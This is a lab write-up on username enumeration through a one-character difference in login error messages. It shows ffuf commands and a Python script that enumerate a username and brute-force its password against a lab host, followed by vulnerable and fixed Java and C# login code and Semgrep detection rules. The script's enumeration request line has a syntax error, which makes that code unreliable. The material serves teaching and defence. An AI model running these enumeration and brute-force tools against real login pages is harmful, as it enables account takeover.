Lab 02: Username enumeration via subtly different responses

1. Executive Summary
Vulnerability: Username Enumeration (via Subtle Textual Differences).
Description: The application attempts to prevent enumeration by using the same error message (“Invalid username or password”) for both invalid users and invalid passwords. However, a developer oversight caused a typo: one case includes a trailing period (.), while the other does not.
Impact: Attackers can distinguish between “User Not Found” and “User Found + Wrong Password” by analyzing the exact byte content of the response, allowing for username enumeration and targeted brute-force attacks.
2. The Attack
Objective: Enumerate the valid username and brute-force the password.
- Reconnaissance: I attempted a login with random credentials (
test/test). The error returned was:Invalid username or password.(Note the dot). Enumeration (Username):
1

 ffuf -X POST -w ./usernames.txt -u https://0abd00a403ea080c81b3755700e700e6.web-security-academy.net/login  -d 'username=FUZZ&password=password' -fr "Invalid username or password\."
- I used an automation tool to fuzz the username field with the candidate list.
- I filtered the results by looking for any response that did not contain the exact string
Invalid username or password.(with the dot). Result: One username triggered the error
Invalid username or password(without the dot). This confirmed the user exists.
Brute-Force (Password):
1
 ffuf -X POST -w ./passwords.txt -u https://0abd00a403ea080c81b3755700e700e6.web-security-academy.net/login  -d 'username=info&password=FUZZ' -fr "Invalid username or password"
- I targeted this specific username and fuzzed the password field.
I looked for a response that gave a
302 Foundstatus or did not contain the error message at all.
- Access: I successfully logged in using the identified credentials.
3. Code Review
Vulnerability Analysis (Explanation): The flaw is a simple inconsistency. The developer likely implemented the “User Not Found” check and the “Password Mismatch” check at different times or copy-pasted the error message incorrectly, leaving out the full stop in one instance.
Java (Spring Boot)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
@PostMapping("/login")
public String login(@RequestParam String username, @RequestParam String password, Model model) {
    User user = userRepository.findByUsername(username);

    if (user == null) {
        // VULNERABLE: Includes the trailing dot
        model.addAttribute("error", "Invalid username or password.");
        return "login";
    }

    if (!passwordEncoder.matches(password, user.getPassword())) {
        // VULNERABLE: Missing the trailing dot!
        model.addAttribute("error", "Invalid username or password");
        return "login";
    }

    return "redirect:/dashboard";
}
Technical Flow & Syntax Explanation:
if (user == null): This block handles the case where the username does not exist. It sets the error message string literal explicitly with a period.if (!matches(...)): This block handles the case where the username does exist, but the password is wrong. It sets a different string literal (missing the period).- Leakage: Although the messages look semantically identical to a human, they are byte-for-byte different. An automated script detects this instantly.
C# (ASP.NET Core)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
[HttpPost("login")]
public async Task<IActionResult> Login(LoginModel model)
{
    var user = await _userManager.FindByNameAsync(model.Username);

    if (user == null)
    {
        // VULNERABLE: Dot included
        ModelState.AddModelError(string.Empty, "Invalid username or password.");
        return View(model);
    }

    var result = await _signInManager.CheckPasswordSignInAsync(user, model.Password, false);

    if (!result.Succeeded)
    {
        // VULNERABLE: Dot missing
        ModelState.AddModelError(string.Empty, "Invalid username or password");
        return View(model);
    }

    return RedirectToAction("Index");
}
Technical Flow & Syntax Explanation:
ModelState.AddModelError(...): This method adds an error message to the View context. The view renders this string into the HTML.- Inconsistency: The two distinct code paths (User null vs. Password wrong) manually define the error string. Because they are not using a shared constant, the typo (
.vs no.) was introduced.
Mock PR Comment
I noticed that the login error messages are inconsistent. The “User Not Found” error has a period at the end, while the “Wrong Password” error does not. This allows attackers to enumerate valid usernames.
Recommendation: Define a single private static final String LOGIN_ERROR = "Invalid username or password."; constant and use it in both places to guarantee identical responses.
4. The Fix
Explanation of the Fix: To prevent this, we must ensure Identical Responses. The best way to achieve this is to use a single Constant (static final variable) for the error message so that typos are impossible.
Secure Java
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
@Controller
public class LoginController {

    // SECURE: Define the message ONCE.
    private static final String GENERIC_ERROR = "Invalid username or password.";

    @PostMapping("/login")
    public String login(@RequestParam String username, @RequestParam String password, Model model) {
        User user = userRepository.findByUsername(username);

        // We use a flag instead of early returns to further align timing (optional but good)
        boolean valid = false;

        if (user != null) {
            if (passwordEncoder.matches(password, user.getPassword())) {
                valid = true;
            }
        }

        if (!valid) {
            // SECURE: Using the constant guarantees exact byte match.
            model.addAttribute("error", GENERIC_ERROR);
            return "login";
        }

        return "redirect:/dashboard";
    }
}
Technical Flow & Syntax Explanation:
private static final String: We define the error message as a constant class member. This ensures that no matter where we need to say “Login Failed”, we use exactly the same characters.- Unified Failure Block: By handling the error adding in a single
if (!valid)block at the end, we ensure the code path for generating the view is identical for both failure modes.
Secure C#
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
public class AuthController : Controller
{
    // SECURE: Constant string definition
    private const string AuthErrorMessage = "Invalid username or password.";

    [HttpPost("login")]
    public async Task<IActionResult> Login(LoginModel model)
    {
        var user = await _userManager.FindByNameAsync(model.Username);
        bool loginSuccess = false;

        if (user != null)
        {
            var result = await _signInManager.CheckPasswordSignInAsync(user, model.Password, false);
            if (result.Succeeded) loginSuccess = true;
        }

        if (!loginSuccess)
        {
            // SECURE: Usage of constant
            ModelState.AddModelError(string.Empty, AuthErrorMessage);
            return View(model);
        }

        return RedirectToAction("Index");
    }
}
Technical Flow & Syntax Explanation:
const string AuthErrorMessage: The error text is defined in one place.ModelState.AddModelError(..., AuthErrorMessage): Both failure scenarios (user null or password wrong) flow into this single line of code, making it impossible to output different strings.
5. Automation
A Python script that first detects the “no dot” anomaly to find the user, then brute forces the password.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
#!/usr/bin/env python3
import argparse
import requests
import sys

def exploit_subtle_enum(url, userlist, passlist):
    login_url = f"{url.rstrip('/')}/login"
    valid_username = None

    print("[*] Phase 1: Enumerating Username (Looking for missing dot)...")

    with open(userlist, 'r') as f:
        usernames = [u.strip() for u in f]

    for user in usernames:
        resp = requests.post(login_url, data={'username:' user, 'password:' 'invalidpass'})
        if "Invalid username or password." not in resp.text and "Invalid username or password" in resp.text:
            print(f"[+] FOUND USERNAME: {user}")
            valid_username = user
            break

    if not valid_username:
        print("[-] Could not identify username based on error message difference.")
        sys.exit(1)

    # 2. BRUTE FORCE PHASE
    print(f"[*] Phase 2: Brute forcing password for {valid_username}...")

    with open(passlist, 'r') as f:
        passwords = [p.strip() for p in f]

    for pwd in passwords:
        resp = requests.post(login_url, data={'username': valid_username, 'password': pwd})

        # If we don't see the error message at all, or get a redirect, we're in.
        if "Invalid username or password" not in resp.text:
            print(f"[!!!] SUCCESS: Credentials: {valid_username}:{pwd}")
            return

    print("[-] Password not found in list.")

def main():
    ap = argparse.ArgumentParser()
    ap.add_argument("url", help="Target URL (e.g. https://lab-id.web-security-academy.net)")
    ap.add_argument("users", help="Username wordlist")
    ap.add_argument("passwords", help="Password wordlist")
    args = ap.parse_args()

    exploit_subtle_enum(args.url, args.users, args.passwords)

if __name__ == "__main__":
    main()
6. Static Analysis (Semgrep)
These rules look for methods where specific error strings are hardcoded multiple times within the same function, suggesting copy-paste inconsistencies.
The Logic We want to flag code where the developer manually types out the error string “Invalid username…” more than once in the same method. This creates a risk of typos. They should be using a variable/constant.
Java Rule
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
rules:
  - id: java-duplicate-hardcoded-auth-error
    languages: [java]
    message: |
      Detected multiple hardcoded "Invalid username..." strings.
      This increases the risk of subtle inconsistencies (enumeration).
      Use a single constant for authentication errors.
    severity: WARNING
    patterns:
      - pattern-inside: |
          public $RET $METHOD(...) { ... }
      - pattern: |
          // Matches if the string appears twice in the method body
          ...
          $MODEL.addAttribute(..., "Invalid username...");
          ...
          $MODEL.addAttribute(..., "Invalid username...");
Technical Flow & Syntax Explanation:
pattern-inside: Scopes the search to within a single method definition....(Ellipsis): The pattern allows for any amount of code between the two occurrences.- String Literal Matching: It specifically looks for the developer repeating the string assignment logic, which is the root cause of the discrepancy.
C# Rule
1
2
3
4
5
6
7
8
9
10
11
12
13
rules:
  - id: csharp-duplicate-hardcoded-auth-error
    languages: [csharp]
    message: "Multiple hardcoded auth error strings detected. Use a constant to prevent enumeration."
    severity: WARNING
    patterns:
      - pattern-inside: |
          public $RET $METHOD(...) { ... }
      - pattern: |
          ...
          ModelState.AddModelError(..., "Invalid username...");
          ...
          ModelState.AddModelError(..., "Invalid username...");
Technical Flow & Syntax Explanation:
ModelState.AddModelError: Looks for the standard ASP.NET Core way of reporting errors.- Repetition: Detects if the error addition happens in two distinct places (e.g., inside the
if (user==null)block AND theif (password_wrong)block) using hardcoded strings.